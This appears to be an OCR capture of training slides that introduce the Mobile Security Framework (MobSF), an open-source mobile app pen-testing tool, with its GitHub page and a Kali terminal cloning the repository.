
MOBILE SECURITY FRAMEWORK (MOBSF)


- Mobile Security Framework is an automated, all-in-one mobile application (Android/iOS/Windows) pen-testing framework capable of performing static analysis, dynamic analysis, malware analysis and web API testing.
- https://opensecurity.in
- https://github.com/MobSF/Mobile-Security-Framework-MobSF



GitHub, Inc. (US)
https://github.com/MobSF/Mobile-Security-Framework-MobSF
Most Visited
Getting Started
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-
Why GitHub?
Enterprise
Explore
Marketplace
Pricing
Search
Sign in
Sign
MobSF / Mobile-Security-Framework-MobSF
Watch 308
Star 4,100
Fork 1,2
Code
Issues 11
Pull requests 3
Projects 2
Wiki
Security
Insights
Dismiss
Join GitHub today
GitHub is home to over 36 million developers working together to host
and review code, manage projects, and build software together.
Sign up
Mobile Security Framework is an automated, all-in-one mobile application (Android/iOS/Windows) pen-testing framework capable of performing static analysis, dynamic analysis, malware analysis and web API testing. https://opensecurity.in
static-analysis
dynamic-analysis
python
mobsf
android-security
mobile-security
windows-mobile-security
ios-security
mobile-security-framework
api-testing
web-security
malware-analysis
runtime-security
ci-cd
devsecops
apk
ipa
rest
919 commits
10 branches
27 releases
21 contributors
GPL-3.0
Branch: master
New pull request
Find File
Clone or downloa
matandobr Support the new apkid struct for the app comparer (#982)
Latest commit 1238b26 9 days


root@kali: ~/Desktop/photovault/smali/com/enchantedcloud
root@kali: ~/Desktop
root@kali:~/Desktop/photovault/smali/com/enchantedcloud# cd ~root/Desktop/
root@kali:~/Desktop# git clone https://github.com/MobSF/Mobile-Security-Framework-MobSF.git
Cloning into 'Mobile-Security-Framework-MobSF'...
remote: Enumerating objects: 59, done.
remote: Counting objects: 100% (59/59), done.
remote: Compressing objects: 100% (54/54), done.
remote: Total 12160 (delta 31), reused 10 (delta 5), pack-reused 12101
Receiving objects: 100% (12160/12160), 267.09 MiB | 199.00 KiB/s, done.
Resolving deltas: 100% (5003/5003), done.
Checking out files: 100% (439/439), done.
root@kali:~/Desktop#
Code
Issues 11
Pull requests 3
Projects 2
Wiki
Join GitHub
GitHub is home to over 36 million devel
and review code, manage projects,
Sign up
Branch: master
Mobile-Security-Framework-MobSF / README.md
superpoussin22 dont display minor like 1.x.y only 1.x
6 contributors
114 lines (84 sloc)
8.94 KB

